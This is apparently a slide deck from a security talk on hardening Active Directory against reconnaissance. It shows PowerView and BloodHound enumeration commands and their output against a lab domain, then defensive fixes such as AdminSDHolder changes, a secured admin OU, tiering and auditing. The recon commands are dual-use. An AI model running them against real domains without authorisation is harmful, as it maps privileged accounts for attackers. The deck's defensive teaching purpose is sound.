Applies to: This object only

Permissions:

☐ Full control
☑ List contents
☑ List object
☑ Read all properties
☐ Write all properties
☐ Delete
☐ Delete subtree
☑ Read permissions

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

AD is now "cloaked"!

Privileged Group Enumeration Still Works Though Since Authenticated Users Still Has Rights on AD Objects

```
PS C:\> Get-NetGroupMember 'Domain Admins'

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : sean
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-2601
IsGroup       : False
MemberDN      : CN=Sean,CN=Users,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : svcMOM
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1133
IsGroup       : False
MemberDN      : CN=svcMOM,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : SecScan
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1128
IsGroup       : False
MemberDN      : CN=SecScan,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : RMSAdmin
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1123
IsGroup       : False
MemberDN      : CN=RMSAdmin,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
```

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Changing Permissions on Domain Admins won't remain due to AdminSDPRop, so change on AdminSDHolder instead.

Add a custom group so things that need to view these can.
Enable Auditing first to determine what should.

```
PS C:\> Get-NetGroupMember 'Domain Admins'

PS C:\>
```

```
PS C:\> Get-NetGroupMember 'Enterprise Admins'

PS C:\>
```

```
PS C:\> Get-NetGroupMember 'Administrators'

PS C:\>
```

```
PS C:\> get-netOU "OU=Service Accounts,DC=theacme,DC=io"

PS C:\>
```

Group Enumeration Doesn't Work, but What About Bloodhound?

```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:18 AM on 9/8/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 101 objects enumerated (+101 ∞/s --- Using 274 MB RAM )
Finished enumeration for theacme.io in 00:00:00.8982621
2 hosts failed ping. 0 hosts timedout.
Compressing data to C:\Bloodhound\20190908001842_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```

- {} 40
  - {} Properties
  - ■ Name : "DOMAIN ADMINS@THEACME.IO"
  - ■ Aces : null
  - [ ] Members
    - {} 0
      - ■ MemberName : "SEAN@THEACME.IO"
      - ■ MemberType : "user"
    - {} 1
      - ■ MemberName : "SVCMOM@THEACME.IO"
      - ■ MemberType : "user"
    - {} 2
      - ■ MemberName : "SECSCAN@THEACME.IO"
      - ■ MemberType : "user"
    - {} 3
      - ■ MemberName : "RMSADMIN@THEACME.IO"
      - ■ MemberType : "user"
    - {} 4
      - ■ MemberName : "CYBERARKRECONCILE@THEACME.IO"
      - ■ MemberType : "user"

Move AD Admin Accounts to Secured OU

```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:27 AM on 9/8/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 100 objects enumerated (+100 ∞/s --- Using 293 MB RAM )
Finished enumeration for theacme.io in 00:00:00.4759428
2 hosts failed ping. 0 hosts timedout.
Compressing data to C:\Bloodhound\20190908002754_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```

20190908002754_groups - Notepad

File Edit Format View Help

{"groups":[{"Properties":
{"highvalue":true,"domain":"THEACME.IO","objectsid":"S-1-5-32-
544"},"Name":"ADMINISTRATORS@THEACME.IO","Aces":null,"Members":
[{"MemberName":"HANSOL(
{"MemberName":"VMWAREAI
{"MemberName":"SCCMPUSI
{"MemberName":"INSIGHTI
{"MemberName":"FOREFROI
{"MemberName":"BRIGHTM/
{"MemberName":"ENTERPRI
{"MemberName":"TRIMARC/
{"Properties":{"highvalue   bjectsid":"S-1
-5-32-558"},"Name":"PERFOR
USERS@THEACME.IO","Aces":n
{"highvalue":false,"domain   -5-32-
559"},"Name":"PERFORMANCE   ll,"Members":
[]},{"Properties":
{"highvalue":false,"domain   -5-32-
562"},"Name":"DISTRIBUTED   ll,"Members":
[]},{"Properties":
{"highvalue":false,"domain   -5-32-
568"},"Name":"IIS_IUSRS@THEACME.IO","Aces":null,"Members":

Find

Find what: Domain Admins

☐ Match case

☐ Wrap around

Direction   ○ Up   ● Down

Find Next

Cancel

Notepad

ℹ Cannot find "Domain Admins"

OK

Windows (CRLF)   Ln 1, Col 49   100%

Group

MemberOf Attribute Backlink

Fully Blocking Recon Requires Removing Authenticated User Rights on the Group and User Objects (at least MemberOf attribute)

Detecting Recon at this Point

- When Authenticated Users no longer have read access & attempt viewing the object, they fail.

- Set Auditing to Success & Failure on monitored groups/accounts.

Principal: Everyone   Select a principal

Type: | All | ⌄ |

Applies to: | This object and all descendant objects | ⌄ |

Breaking Bloodhound (Recon)

- Administrative Group/Account Enumeration
  - Remove Authenticated Users from having rights on the groups (add a new "auditing" group so it can view the members).
  - Place admin accounts/groups into secured OU that Authenticated Users can't view.
- Local Administrators Group Membership
  - Implement host-based firewall & block all inbound traffic by default.
  - Windows 10 v1507 and newer: Only Local Admins can enumerate.
- Account to Computer Logon Recon (NetSessionEnum)
  - Net Cease (https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b).
  - Remove Authenticated Users from NetSessionEnum on DCs & Servers.
- GPO Security Permission/Setting Enumeration
  - Remove Authenticated Users (this also prevents GPO from applying).
  - Add new computer group that needs to apply the GPO.

Allow Blue Team & Auditors Recon/Review

- Ensure there is a custom group that can view all objects where default permissions have changed.

- Recommend different groups to enable different read access:
  - Secure OU
  - AD Privileged Groups (AdminSDHolder)
  - Local Administrators Group Membership
  - NetSessionEnum for DCs & Servers
  - GPO View Access

- Adding audit accounts to these group enables Bloodhound/Recon type access.

Securing & Hardening Active Directory

TEST before deploying

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Secure AD Admin OU

- Create a new top-level OU in the domain.
  - Examples: Management, AD Management, Administration, etc.
- Modify security so Authenticated Users don't have view access.
  - Remove Authenticated Users from the OU permissions.
- Block GPO Inheritance. Create, apply, & link Admin OU specific GPOs.
- Create child OUs
  - Admin Servers
  - Admin Workstations
  - Admin Accounts
  - Admin Groups
- Place all AD Admin related objects (users/groups) in this OU structure.
- ONLY AD Admins have:
  - Modify rights to this OU structure.
  - Modify/Owner rights to GPOs linked to this OU.

Note: Default groups are expected to be in their default location, so be careful when moving them

Secure AD Administration

- Separate accounts for each administrative tier
  - Tier 2: Workstations
  - Tier 1: Servers
  - Tier 0: AD/Domain Controllers, PKI, ADFS, AAD Connect, etc.
- Admin Workstation (or equivalent).
- Block AD Admin groups from logging on to workstations & servers via Group Policy.
- Limit DC management protocols (RDP, WMI, WinRM) to AD admin systems/subnets.

Securing AD: Level 1

- Randomize computer local Administrator account passwords. (Microsoft LAPS)

- Minimize groups (& users) with DC admin/logon rights.

- Separate user & admin accounts.

- No user accounts in admin groups.

- Admin accounts = "sensitive & cannot be delegated".

- All AD Admin accounts added to "Protected Users" group.

- Long, complex (>25 characters) passwords for SAs.

- Set GPO to prevent local accounts from connecting over network to computers.

Securing AD: Level 2

- Service Accounts (SAs):
  - Leverage "(Group) Managed Service Accounts".
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, <u>not</u> shared between workstations & servers (for example).
  - Ensure passwords are >25 characters.
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1.
- Disable all SMBv1.
- Separate Admin workstations for administrators (locked-down & no internet).
- No Domain Admin service accounts on non-DCs.
- Limit management protocol access on DCs to admin subnets.
  - RDP, WMI, WinRM, etc

Securing AD: Level 3

- Complete separation of administration
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC
  (or admin workstation or admin server).
- Time-based, temporary group membership.
- Restrict workstation to workstation
  communication with host firewalls
  - AD clients don't need special rules, default block All
    inbound works.
- Implement network segmentation.

Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers.
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs).
- Admin workstations & servers:
  - Control & limit access to admin workstations & servers.
  - Remove NetBIOS over TCP/IP
  - Disable LLMNR.
  - Disable WPAD.

Additional Mitigations

- Enable NTLM Auditing on DCs.
- Enable SMB Auditing on DCs & file servers.
- Enable PowerShell logging everywhere & send to SIEM.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Use PingCastle (https://pingcastle.com/) and Bloodhound (https://github.com/BloodHoundAD) to help identify problematic AD configurations.

Conclusion

- Fix the easy stuff. Work on getting the others resolved.
- Default Authenticated Users rights enable all AD forest (& users across trusts!) read/recon access.
- This can be changed (test first!)
- Audit/block recon for all, enable for allowed/approved uses.
- Encrypt DC storage on all DCs.
- Enhance AD monitoring throughout.
- Monitor DC reboots/AD service restarts.

Slides: Presentations.ADSecurity.org

Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org